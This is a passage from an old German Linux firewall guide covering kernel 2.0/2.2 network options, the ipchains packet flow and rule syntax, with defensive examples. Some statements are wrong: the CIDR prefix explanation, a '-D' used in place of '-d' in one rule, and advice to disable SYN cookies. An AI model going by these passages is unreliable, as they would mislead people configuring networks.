- Die Option **optimize as router not host** bei den Kerneln 2.0 und 2.2 sollte unbedingt ausgeschaltet werden, da hierbei wichtige Prüfsummen - Checks auf IP-Ebene sonst entfallen. Dies ist insbesondere bei Einsatz von IPFWADM und IPCHAINS zwar mit kleinen Geschwindigkeitseinbußen verbunden, verhindert aber eine Vielzahl von möglichen Angriffen. Ohne Überprüfung der IP-Checksumme können Angreifer geziel Pakete konstruieren, die Server hinter der Firewall mit einem DoS Angriff belegen.
- **IP: large routing tables** muß aktiviert werden, wenn man mehr als 64 Routing-Einträge verwalten muß.
- **IP: verbose route monitoring** Übergibt ausführliche Routing Informationen an den SYSLOGD.
- **IP: policy routing** ermöglicht das Routing nicht anhand der Ziel-Adresse, sondern auch anhand der Quelladresse. Dies ermöglicht es, Pakete für einzelne Hosts getrennt zu routen, und diese eventuell speziell zu filtern.
- **ARPD support** kann ausgeschaltet bleiben, es sei denn, man muß in großen Netzwerken den ARPD einsetzen, da der Kernel nur eine bestimmte Anzahl von Adressen behält. Diese Option beschleunigt LINUX, wenn viele Clients auf den Server/Router/Firewall zugreifen, da nicht jedesmal ein ARP Broadcast für eine vergessen Hardwareadresse ausgesandt wird. Auch die Netzwerklast wird durch den Einsatz des ARPD geringer. Das macht sich insbesondere beim

Einsatz von Netzwerkkarten mit zu kleinem ARP Cache bemerkbar.

- **GRE tunnels over IP (Kernel 2.2)** erlauben das Tunneln von IPv6 CISCO Router Informationen über IPv4. Da diese Pakete (IPv6 oder IPv4) nicht gefiltert werden können, ist entweder die Option auszuschalten, oder man muß IPSec Protokolle einsetzen.
- **GRE broadcast over IP** erlaubt es, CISCO Broadcast Protokolle über LINUX Router hinweg zu transportieren. Mit aktivierten GRE Einstellungen kann man mit LINUX Unternehmen vernetzen, und dafür sorgen, daß alle CISCO Router weiterhin untereinander kommunizieren können, z.B. für die Überwachung einer Security Policy unternehmensweit.
- **IP: tunneling** erlaubt nach dem SUN Standard IPoverIP Pakete zu versenden. Damit kann man über eine ISDN Standleitung Netzwerke miteinander verbinden.
- **Multicast Routing** ist eine interessante Einstellung. Wenn die Pakete zulassen werden, können IP-Pakete an Hosts im Netzwerk adressiert werden, indem diese in Multicast Pakete verpackt werden. Diese Pakete werde teilweise schon in den Netzwerkkarten mit voller Hardwareunterstützung geroutet (DEC, SMC, HP, WAVELAN). Diese Option sollte entweder ausgeschaltet werden, oder sie erfordert den Einsatz einer zweiten Firewall im Intranet, welche Multicast Pakete unterbindet, jedoch die in der ersten Firewall entpackten IP-Pakete (Video/Musik) zu den Hosts im Intranet weiterleitet und überprüft. Auch dies ist ein Grund, warum gute Firewall - Konstruktionen immer aus zwei Firewalls bestehen müssen. Wer nur eine Firewall einsetzt, der sollte Multicasting unter allen Umständen ausschalten, da ansonsten Angreifer mit IPoverIP Paketen zu Servern hinter der Firewall durchdringen können.
- Die Option **IP: equal cost multipath** erlaubt es, für Subnetze getrennte Routen einzutragen. Damit könnte es Probleme bei SOURCE ROUTED PAKETS geben. Abschalten.
- IP: verbose route monitoring unbedingt anschalten. Man erhält wertvolle Informationen über das Routing (nur wenn man mehrere Netzwerkkarten (>2) betreibt, natürlich)
- Die Option IP:**firewall packet netlink device** dient dazu, die Statusinformationen beim Einsatz von IPCHAINS auszulesen, um z.B. **counter intelligence** Maßnahmen zu ergreifen. Siehe hierzu auch den entsprechenden Abschnitt bei der SINUS Firewall. Diese Option kann auch dazu verwendet werden, Pakete für bestimmte Netze an ein Device zu übergeben, wo sie z.B. verschlüsselt oder gefiltert werden können. Auch als Monitor ist diese Option verwendbar, z.B. mit TCPDUMP. Abschalten.
- **IP: Always defragment** ist obligatorisch immer einzuschalten, da ansonsten Angriffe mit Fragment-Offsets drohen. Auch Masquerading funktioniert nicht ohne diese Option.
- **IP: Transparent PROXY** ist soweit ok, sofern nicht spezielle Protokolle, wie z.B. FTP, SSL-3 oder Real-Video eingesetzt werden. Diese funktionieren natürlich nicht. Siehe Abschnitt über Protokolle.
- **IP: Masquerading** wird unweigerlich mit der Option **IP: fast network address translation** kollidieren. NAT ist eine Adaption von N:M Hosts, Masquerading eine Adaption von 1:M Hosts. Da Masquerading mehr spezielle Protokolle unterstützt, sollte man Masquerading gegenüber NAT bevorzugen.
- **IP: FAST NETWORK ADDRES TRANSLATION** ermöglicht es, M interne Hosts auf N externen Hosts abzubilden. Hierbei ist M<=N. Es erfolgt eine automatische Übersetzung von IP-Adressen. Diese Option schützt vor nichts, kann aber ganz praktisch sein, weil man nicht alle Clients umkonfigurieren muß, wenn man z.B. verschiedene Netzwerke (auch das Internet) über

eine Standleitung anbindet.

- **IP: ICMP masquerading** unterstützt masquerading für ICMP Protokolle, wie z.B. PING. Abschalten, insbsondere beim Einsatz von LINUX als ISDN Router, da ansonsten LINUX häufiger als nötig die Verbindung aufbaut.
- **IP: ipautofw masquerade support** erlaubt masquerading für Protokolle, wie z.B. PPTP, für die es keine offizielle Unterstützung gibt. Abschalten.
- **IP: ipportfw masquerade support** erlaubt allgemein das forwarding von Paketen über Netzwerkkarten hinweg. Abschalten.
- **IP: ipmarkfw masquerade support** erlaubt das forwarding von Paketen mit Masquerading z.B. auch für Subnetze. Hierzu muß die Option IP: use FWMARK aktiviert sein. Abschalten.
- **IP: Kernel level autoconfiguration** sollte ausgeschaltet werden, da ansonsten jemand von außerhalb die ARP-Tabellen einsehen kann. (Etwas tricky, aber es geht)
- **Syn cookies** sollte man ausschalten, zumal diese einen Angriff nur dann verhindern, wenn der Angreifer mit LINUX und aktivierten SYN Cookies arbeitet. Ansonsten sind diese für DoS anfällig.
- IP: Drop source routed frames sollte obligatorisch eingeschaltet sein.
- Allow large windows erlaubt einen DoS Angriff in schnellen Netzwerken (größer nx100 MBit), ansonsten ist dagegen nichts zu sagen, die Performance wird erhöht.
- **Bridging** sollte unbedingt ausgeschaltet werden, da ansonsten die Pakete nicht mehr gefiltert werden.
- **Forwarding between high speed interfaces** ist ähnlich dem **fast switching**, allerdings mit Kontrolle über Bandbreiten. Diese Option sollte vorsichtshalber ausgeschaltet bleiben, da noch keine Erfahrungen vorliegen. Das Problem mit Jumbo Frames ist hier kritisch.
- **IP: use TOS** ist eine Option, die es erlaubt, dynamisch Bandbreiten in Anhängigkeit des Protokolls zu regeln und z.B. das Routing dementsprechend anzupassen. Dies birgt immer die Gefahr, daß asymmetrische Routen auftauchen, welche in Firewalls zu Fehlermeldungen führen können. Ansonsten ist hiergegen nichts einzuwenden, besonders nicht, wenn man nur mit 2 Netzwerkadaptern arbeitet. (2 sind immer gut, 3 ist immer einer zuviel)
- **LOADABLE Module Support** ist immer auszuschalten, da eventuell jemand z.B. einen **buffer overflow** Attack im Appletalk Treiber entdecken könnte. Dann bräuchte er nur ein Appletalk Paket an die Firewall zu senden, diese würde den Treiber dynamisch laden - den Rest kann man sich denken.
- Bei schnellen GIGABIT Netzwerk-Adaptern besteht immer das Problem von Windows Oversize/Large Windows. Man sollte hier entsprechend vorsichtig sein.
- **socket filtering** ermöglicht es Usern, eigene Filter zu starten....Ausschalten.

12.6 Installation von ipchains im Kernel

In neueren Linux Distributionen mit Kernel 2.2, z.B. RedHat 5.2 ist **ipchains** bereits aktiviert. Um dieses feststellen zu können, sollte man im Filesystem nach **/proc/net/ip_fw_chains** suchen. Ist diese Datei vorhanden, so ist keine neue Kompilierung des Kernels mehr notwendig. Der folgende Abschnitt kann also übergangen werden.

Hier sind die Kernel Optionen für die Kernel Versionen 2.0 noch einmal grob angegeben. Die genauen Optionen zur Einstellung des Kernels sind im Kapitel Kerneloptionen genauer beschrieben. Hier also nur ein kleiner Überblick:

```
CONFIG_EXPERIMENTAL=y
CONFIG_FIREWALL=y
CONFIG_IP_FIREWALL=y
CONFIG_IP_FIREWALL_CHAINS=y
```

Für die Kernel Versionen 2.2:

```
CONFIG_FIREWALL=y
CONFIG_IP_FIREWALL=y
```

Das Konfigurations - und Administrationswerkzeug `ipchains` ist das Werkzeug zur Kommunikation zwischen User und Kernel. Hierüber wird dem Kernel mitgeteilt, was er zu filtern hat.

12.7 Beschreibung des `ipchains` Administrationswerkzeuges

Dieses Werkzeug ersetzt das `ipfwadm` Programm in älteren Linux Firewalls. Das Paket enthält ebenfalls ein Shell - Skript, namens `ipfwadm-wrapper`, welches es erlaubt, Firewall - Skripte mit der alten Syntax in dem neuen Kernel zu verwenden. Dieses Werkzeug sollte aber ausschließlich zu Migrationszwecken vom der Kernelversion 2.0 auf die neuere Version 2.2 verwendet werden. Die genauen Unterschiede werden im Abschnitt Unterschiede zwischen ipchains und ipfwadm und dem Anschnitte Anwendung des ipfwadm-wrapper Skriptes erläutert.

12.8 Beschreibung des Aufbaus der Firewall


Dieser Abschnitt beschreibt alles notwendige, was man zum Aufbau der Linux 2.2 Firewall wissen muß.

Wie Pakete über die Firewall hinweg geroutet werden.

Die Firewall beherrscht drei Arten von Regeln. Diese Regeln werden **firewall chains** oder auch nur **chains** genannt. Die drei chains sind in **input**, **output** und **forward** unterteilt. Wenn ein Paket eintrifft, beispielsweise der Ethernet Karte, dann benutzt der Kernel die `input` Regeln. Wenn das Paket diesen Filter erfolgreich passiert hat, dann wird es an die nächste Funktion übergeben, die **routing** genannt wird. Hier wird entschieden, aus welchem der Netzwerk- Karten das Paket austreten darf. Linux unterstützt bis zu 20 interne Ethernet- Interfaces und bis zu 4 ISDN Karten mit je 2 Kanälen (Patch erforderlich). Danach wird es aus einem der Interfaces in ein Netzwerk versendet. Bevor es das Interface passieren kann, wird es nochmals in der `output` chain gefiltert.

Eine chain ist eine Checkliste von **rules**, also Regeln. Jede Regel prüft nun das Aussehen des Headers des Paketes, und entscheidet dann, was zu tun ist. Im Gegensatz zu anderen Firewalls wird das Paket mit allen Regeln in einer chain verglichen. Am Ende der chain angelangt, entscheidet der Kernel danach, was in der chain **policy** steht, und führt die darin enthaltenen Befehle aus. Normalerweise wird das Paket mit **reject** zurückgewiesen, oder mit **deny** verworfen.

Dieses ASCII Diagramm zeigt auf, was mit dem Paket im Kernel passiert:



Beschreibung der einzelnen Abschnitte:

Checksum:

Die Checksum ist eine Prüfsumme in dem IP- Header, die feststellt, ob ein Paket bei der Übertragung

verändert wurde. Stimmt die Prüfsumme nicht, so wird das Paket abgelehnt.

Sanity:

Hier werden die sehr wichtigen Überprüfungen auf Pakete mit besonderen Flags im Header durchgeführt, die eventuell die korrekte Abarbeitung der Firewall-Regeln verhindern könnten. (IP-Fragmente). Falls dieser Fall eintreten sollte, wird eine Nachricht an den SYSLOGD übergeben.

input chain:

Hier werden zum ersten male die Pakete anhand von Filterregeln getestet. Pakete werden hier zurückgewiesen oder verworfen.

Demasquerade:

Hier werden maskierte Pakete, also Pakete, die von einem Host im Intranet stammen, und deren Absender in denjenigen der Firewall umgestempelt wurde, und deren Antwort nun eintrifft, korrekt zugeordnet und weitergeleitet. Dies dient dem Verdecken der internen Netzwerk - Adressen. Wenn kein **Masquerading** aktiviert worden ist, ist diese Routine deaktiviert.

Routing decision:

Die Zieladresse wird von der Routing Unterroutine untersucht. Hierbei entscheidet sich, an welchen **output chain** das Paket übergeben wird.

Local process:

Hier kann das Paket von einem Programm entgegen genommen und weiterverarbeitet werden. An dieser Stelle kann z.B. ein Proxy oder ähnliches zur weiteren Filterung der Pakete installiert werden. Danach wird das Paket an die **output chain** übergeben.

lo interface:

Falls Pakete eines lokalen Programms an einen anderes Programm übergeben werden müssen, dann sind diese an das Interface **lo**, welches das **loopback** Interface ist, übergeben. Für diese Interface existiert also auch eine **input chain**, welche Ausgaben eines Programmes wieder an den Kernel zwecks Weiterleitung übergeben kann.

local:

Wenn ein Paket nicht von einem lokalen Programm erzeugt wurde, dann wird dieses an die **forward chain** übergeben, ansonsten wird das Paket an die **output chain** direkt übergeben.

forward chain:

Diese chain muß von jedem Paket durchlaufen werden, welches von einem Interface kommend, an ein anderes weitergeleitet werden möchte.

output chain:

Hier werden nochmals alle Pakete gefiltert, bevor sie das Interface verlassen.

12.9 Die Programmierung von `ipchains`.

Zuerst sollte man die Versionsnummer von ipchains in Erfahrung bringen:

```
$ ipchains --version
ipchains 1.3.8, 27-Oct-1998
```

ipchains ist hervorragend dokumentiert. Insbesondere die Manpages sind sehr ausführlich. (`man ipchains`) Wer mehr über das Administrationswerkzeug wissen möchte, der sollte sich auch über ipfw informieren `man 4 ipfw`), oder die Quellcodes im Kernel selber einmal durchschauen, was aber Kenntnisse in der Programmiersprache **C** erfordert. Die Datei ist:
`/usr/src/linux/net/ipv4/ip_fw.c`

Insbesondere sei aber die Referenzkarte von Scott Pronson in dem Quellpaket empfohlen, die im Postscript Format vorliegen.

Mit `ipchains` kann man verschiedenste Dinge regeln. Zuerst einmal kann man die Regeln in drei verschiedenen chains managen: `input`, `output` und `forward`. Letztere kann man nicht löschen.

1. Eine neue chain erzeugen (-N).
2. Eine leere chain löschen (-X).
3. Die Policy für eine eingebaute chain ändern (-P).
4. Alle Regeln in einer chain listen (-L).
5. Alle Regeln in einer chain löschen (-F).
6. Alle Pakete und Paketzähler in der chain zurücksetzen (-Z).

Es gibt verschiedene Wege, eine Regel in einer chain zu verändern:

1. Eine Regel an eine chain anfügen (append) (-A).
2. Eine Regel in einer chain einfügen (insert) (-I).
3. Eine Regel in einer chain ersetzen (replace) (-R).
4. Eine Regel in einer chain löschen (delete) (-D).
5. Die erste Regel, die zutrifft in einer chain löschen (-D).

Es gibt noch ein paar weitere Optionen für das Masquerading:

1. Zeige die momentan maskierten Regeln an (-M -L).
2. Setze Timouts auf maskierte Pakete (-M -S). (Hinweis: I can't set masquerading timeouts!).

Die eventuell wichtigste Funktion erlaubt die Überprüfung der Regeln, hierzu mehr später.

Aufsetzen einer Regel

Die am häufigsten verwendeten Befehle werden sicher das Anhängen und Löschen von Regeln sein. Die anderen Befehle, wie das Einfügen und Ersetzen von Regeln sind einfach nur Varianten.

Jede Regel definiert einen Satz von Bedingungen, die, wenn sie die Regel erfüllen, angeben, wie mit dem Paket weiter zu verfahren ist.

127.0.0.1 ist per Definition das **loopback interface**, welches von vielen UNIX Programmen immer dann benutzt wird, wenn kein Netzwerk- Interface zur Kommunikation von Programmen untereinander zur Verfügung steht. Die Programme binden sich normalerweise an alle Interfaces gleichzeitig. Der Befehl **ping** sendet ein Paket vom Typ ICMP Nummer 8 (echo request), worauf der Host mit einem ICMP Paket Typ 0 (echo reply) antwortet. Ein Beispiel:

```
# ping -c 1 127.0.0.1
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.2 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.2/0.2/0.2 ms
# ipchains -A input -s 127.0.0.1 -p icmp -j DENY
# ping -c 1 127.0.0.1
PING 127.0.0.1 (127.0.0.1): 56 data bytes

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
#
```

Man kann hier gut erkennen, daß das erste Ping ein einmaliges Paket versendet, und ein Echo erscheint. Nach Programmierung des Kernels erscheint kein Echo mehr.

Die Syntax des Befehls ist recht einfach: Füge an die **input chain** eine Regel an, die Pakete mit dem Protokolls ICMP von der Quelladresse 127.0.0.1 verwirft.

Die Regel kann auf zwei Weisen wieder gelöscht werden. Zuerst kann die Regel, die die erste und einzige in der chain ist, unter Angabe der Nummer gelöscht werden.

```
# ipchains -D input 1
#
```

Die zweite Variante ist ein Löschen der Regel dadurch, daß man die Syntax der Regel noch einmal wiederholt, nur diesmal aber nicht anfügt (-A) sondern löscht (-D):

```
# ipchains -D input -s 127.0.0.1 -p icmp -j DENY
#
```

Existieren mehrere gleichlautende Regeln in der chain, so wird nur die erste Regel gelöscht, als vorsicht mit dem mehrfachen Aufruf von Skripten.

Filter Spezifikationen

Es wurden bisher nur die Optionen -p und -s eingeführt. Um auch Dienste auf Port- Ebene filtern zu können, sind zusätzliche Angaben notwendig. Genau hierum dreht sich dieses längere Kompendium.

Filtern nach Quell - und Zieladresse

Die Quell (-s) und Ziel (-d) IP-Adressen können im Prinzip auf vier verschiedene Arten erfolgen. Einmal können die IP-Adressen direkt als Quadrupel von vier Zahlen zwischen 0 und 255 angegeben werden, wie 127.0.0.1, zum anderen kann der Name eingesetzt werden, wie z.B. localhost. oder www.intra.net.

Der dritte und vierte Weg sind die Angaben der Netzwerk-Gruppen. Hier können Adressen, wie 10.0.0.0/24 oder 192.168.0.0/8 gemacht werden. Die Angaben mit einem /24 /16 oder /8 bezeichnen die signifikanten Bits (von rechts aus gesehen). /24 bedeutet, daß die letzen 3 Zahlen variiert werden dürfen. also alle IP - Nummern von 10.0.0.1 bis 10.254.254.254 verwendet werden dürfen, was dann einem Class-C Netz entspricht. /16 bezeichnet ein CLASS-B Netzwerk, und /8 ein CLASS-C Netzwerk mit 254 freien IP - Nummern. Die Bezeichnung /0 steht für jede IP - Nummer.

```
# ipchains -A input -s 0/0 -j DENY
#
```

Alternativ kann dann auch die Angabe -s 0/0 entfallen.

Invertierung von Adressen

Vielen Flags, inklusive den Flags -s und -d kann ein "!" vorangestellt werden, welches ein logisches **nicht** bedeutet. Dementsprechend bezeichnet ein **-s ! localhost**, jedes Paket, welches nicht von dem localhost stammt.

Filterung von Ports

Ein Protokolle kann mit dem -p Flag angegeben werden. Das Protokoll kann entweder eine Zahl, oder eine Bezeichnung für ein Protokoll sein. Diese sind in der Datei **/etc/services** angegeben. Beispiele sind ICMP, IGMP, IPX, TCP, UDP.... Es wird intern nicht zwischen Groß- und Kleinschreibung unterschieden.

Der Protokollname kann ebenfalls invertiert werden. Bezeichnungen, wie **-p ! TCP** bezeichnen alle Protokolle, außer dem TCP Protokoll.

Filterung von Portbereichen

Für den Spezialfall, daß TCP oder UDP als Protokoll angegeben werden, kann ein weiteres Argument angegeben werden, nämlich ein Bereich von Ports. Siehe auch Fragmentierte IP-Pakete. Ein Bereich wird mit dem Zusatz 6000:6010 oder auch nur :1023 bezeichnet. Die Syntax lautet dann **-p TCP -s 0.0.0.0/0**

:1023 für ein Paket, welches als Quellport einen Port unterhalb von 1024 eingetragen hat.

Auch hier können die Portbereiche invertiert werden. Das Beispiel:

```
-p TCP -d 0.0.0.0/0 ! www
```

bezeichnet alle Ports, die nicht Port 80 entsprechen. Man sollte auch stets auf die Position des Ausrufezeichens achten. Die Bezeichnung

```
-p TCP -d ! 192.168.1.1 www
```

unterscheidet sich von

```
-p TCP -d 192.168.1.1 ! www
```

Das erste Beispiel bezeichnet ein Paket, welches an alle Hosts auf Port 80, außer dem bestimmten Host adressiert werden darf. Im zweiten Fall darf nur dieser Host adressiert werden, aber nicht auf Port 80.

Zum Schuß bleibt noch die Klärung folgender Bezeichnung:

```
-p TCP -d ! 192.168.1.1 ! www
```

Dieses bezeichnet ein Paket, welches an alle Hosts außer dem bestimmten Host adressiert werden darf, und dort auf alle Ports zugreifen darf, außer dem Port 80. Generell gilt, daß alle Angaben, die hintereinander erfolgen, ein logisches **und** implizieren.

Filterung von ICMP

ICMP besitzt zwar Optionen als Argument, diese bezeichnen aber keine Portnummern, sondern beziehen sich auf Codes. Eine Invertierung, wie bei obigen Protokollen, ist nicht erlaubt.

ICMP Codebezeichnungen sind recht lang, daher werden häufig nur die Kurzbezeichnungen angegeben.

Number	Name	Funktion
0	echo-reply	ping
3	destination-unreachable	Router, Clients
5	redirect	Router
8	echo-request	ping
11	time-exceeded	traceroute

Keinesfalls sollten alle ICMP Pakete in Firewalls gesperrt werden. Der Code Nummer 3, **destination unreachable** ist ein unentbehrliches Hilfsmittel für korrektes Routing. Es könnten so eventuell Leitungen überlastet werden, insbesondere ISDN.

Die Zuordnung der Netzwerkkarte

Die Option **-i** ordnet eine Regel eindeutig einem Interface zu.

Im Gegensatz zu dem alten Firewall-Kernel ist es hier erlaubt, bereits eine Regel für ein Interface zu definieren, bevor es überhaupt existiert. Diese Eigenschaft erlaubt es, Regeln für ISDN-Interfaces aufzusetzen, ohne deren IP - Nummer zu kennen. Das trifft insbesondere auf **dial on demand** ISDN-Leitungen zu, deren IP - Nummer erst nach der Einwahl vergeben wird.

Bei der Bezeichnung der Interfaces sind auch **wildcards** erlaubt, wie z.B. **ippp+** oder **ppp+** oder **eth+**.

Die Invertierung der Interface Bezeichnungen mit einem Ausrufezeichen ist erlaubt. Dies bedeutet insbesondere, daß mit **! eth+** alle Interfaces, außer den Netzwerkkarten gemeint sind. Die Regeln treffen dann beispielsweise auf alle ISDN-Interfaces zu.

Filterung von TCP Paketen

Manchmal ist es sinnvoll, Verbindungen nur in eine Richtung zuzulassen. So ist es die Regel, den Datenverkehr aus dem Intranet zu Servern im Internet zuzulassen, ohne daß jedoch ein Angreifer aus dem Intranet Zugriff auf den Host im Intranet hat.

Der naive User würde also alle TCP Pakete, die aus dem Internet an der Firewall ankommen, verwerfen. Unglücklicherweise sollten nach einem Verbindungsaufbau die Antwortpakete die Firewall passieren dürfen.

Die Lösung ist, nur Pakete zu sperren, die erforderlich sind, um eine Verbindung aufzubauen. Diese haben per Definition das SYN Flag gesetzt. Alle Antwortpakete haben das ACK Flag gesetzt. Die Firewall merkt sich also, ob eine Verbindung von innen in das Internet initiiert wurde, und ob Antwortpakete zurück erwartet werden.

Die Option **-y** ist genau für diesen Zweck bestimmt worden. Diese Option ist nur und ausschließlich bei TCP Protokollen möglich und sinnvoll:

```
-p TCP -s 192.168.1.1 -y
```

Hier werden alle TCP Pakete zugelassen, die von dem internen Host 192.168.1.1 ausgehen, und an beliebige Hosts im Internet adressiert sind. Für diesen Host werden dann Antwortpakete aus dem Internet zurück erwartet. Ein direkter Zugriff aus dem Internet auf den Host im Intranet ist nicht möglich.

Auch hier kann der Sinn der Option logisch invertiert werden. Ein vorangestelltes Ausrufezeichen, wie hier im Beispiel:

```
-p TCP -s 192.168.1.1 ! -y
```

besagt, daß alle Hosts aus dem Internet auf den Host im Intranet zugreifen dürfen, von diesem aber keine Verbindung zu einem Host in das Internet aufgebaut werden darf. Das macht immer dann einen Sinn, wenn z.B. ein Datenbankserver im Internet gesichert werden soll. Für den Fall, daß es einem Angreifer gelungen ist, mit einem buffer overflow an eine Rootshell unter UNIX zu gelangen. Will er nun mit einer

FTP-Verbindung die Daten entführen, so wird dies von der Firewall unterbunden. Der Angreifer muß also noch erhebliche Mühen investieren. Die Firewall hätte den Entführungsversuch dann aber bereits registriert.

IP-Fragmente

In vielen Fällen ist ein Paket zu groß, um direkt von dem Interface aufgenommen werden zu können. Daher wird es in kleine Fragmente aufgeteilt und versendet. Am anderen Ende müssen diese Fragmente wieder zusammengesetzt, also reassembliert werden, wie es in Fachsprache heißt.

Es gibt eine Reihe von Angriffsvarianten, die auf verschachtelten, IP-Fragmenten mit verschiedenen Offsets beruhen. Um diese Angriffe zu verhindern, ist es unerläßlich, daß der der Kernel diese IP-Fragmente vor der Weiterleitung an die Filter vollständig reassembliert. Bei der Kompliation des Kernels ist also beim Aufbau einer Firewall strengstens darauf zu achten, daß die Option: `IP: always defragment` aktiviert wird. Beim Einsatz als Router oder Switch wird sich diese Option negativ auf die Performance aus.

Dieser Tatsache wird in den Filterregeln Rechnung getragen. Das erste Fragment trägt den Header mit allen Informationen über IP-Adresse, Ports, Flags, Protokoll.....Alle weiteren Pakete sind für die Firewall nicht zuzuordnen und werden daher generell abgelehnt. Falls es also Probleme mit der Übertragung von Paketen kommt, ist die fehlende Defragmentierung auf der IP-Ebene die Ursache.

Es ist aber möglich, mit Hilfe des **-f flag** Regeln für TCP Pakete ohne SYN-Flag das Passieren der Firewall zu erlauben. Dies kann insbesondere dann der Fall sein, wenn die Firewall als Router oder als Firewall-Switch eingesetzt wird.

Eine Invertierung mit dem Ausrufezeichen ist für die Option **-f** erlaubt.

Short Frames, oder auch **malformed packets** werden vom Kernel als Fragmente behandelt. Diese können auch bei defekten Netzwerkkarten auftreten. Hier werden Logeinträge vorgenommen, also Vorsicht bei der Interpretation dieser Einträge.

Folgendes Beispiel beschreibt eine Firewallregel, die alle Fragmente verwirft, die als Zieladresse die interne IP - Nummer 192.168.1.1 beinhalten.

```
ipchains -A output -f -D 192.168.1.1 -j DENY
```

Pakete, die über große Strecken aus dem Internet an z.B. die Firewall herangetragen werden, sind häufig fragmentiert. Pakete aus der unmittelbaren Nähe sind niemals fragmentiert. Ein Angreifer, der sein Glück mit verschachtelten Fragmenten versucht, wird aus Gründen des exakten Timings immer versuchen, diese von einem Host aus nächster Nähe zu generieren, z.B. direkt von dem Bastion host in der DMZ. Aufgrund der Zuordnung IP-Adresse zu fragmentierten Paketen läßt sich direkt ablesen, ob ein solcher Angriff stattfindet, oder ob es nur ein gewöhnliches Paket aus dem Internet ist. Zugegeben, die Erstellung der Regeln ist nicht gerade trivial, aber es ist unerläßlich, diese Angriffsmethoden zu kennen, wenn man es mit Profis zu tun bekommt.

12.10 Interne Abläufe der Firewall

Hier nur ein Überblick darüber, welche Prozesse innerhalb der Firewall stattfinden:

1. Der Bytecounter für jede Regel wird um die Größe des Headers oder des Gesamtpaketes erhöht.
2. Der Paketzähler wird erhöht
3. Es wird auf Wunsch ein Logeintrag vorgenommen
4. Auf Wunsch wird der TCP Header mit dem ToS Feld verändert.
5. Auf Wunsch wird ein Paket in einer Liste vermerkt. (nicht in der Version 2.0)
6. Die Anweisungen nach der Regel werden analysiert, um zu entscheiden, was mit dem Paket passieren soll.

Regel - Anweisungen

Die Regel Anweisungen sind für den Kernel bestimmt, damit dieser darüber informiert ist, was mit dem Paket zu geschehen hat, auf welches eine Regel zutrifft. **ipchains** benutzt hierbei die Option **-j** (jump-to) für die Angabe einer Ziels. Der Name des Ziels darf nur max. 8 Buchstaben lang sein, wobei Groß-und Kleinschreibung unterschieden wird.

Die Einfachste Anweisung ist diejenige, wo kein Ziel angegeben wird. Diese wird oft auch **accounting rule** genannt, weil sie nur zum Zählen von Paketen, dem Accounting geeignet ist:

```
ipchains -A input -s 192.168.1.1
```

Diese Regel zählt alle Pakete von dem Host 192.168.1.1 mit. Der Befehl **ipchains -L -v** zeigt die Summe von Bytes und Paketen an, die das Interface passiert haben, nachdem die Regel zutreffend war. Es läßt sich somit nach Port, Zieladresse und Quelladresse das Datenaufkommen zählen.

Es gibt sechs spezielle Anweisungen. Die ersten drei sind bereits bekannt, diese sind `ACCEPT`, `REJECT` und `DENY`. `ACCEPT` besagt, das das Paket passieren kann. `DENY` verwirft das Paket in aller Stille, `REJECT` verwirft das Paket ebenso, generiert aber eine ICMP Nachricht, Code Nummer 3.

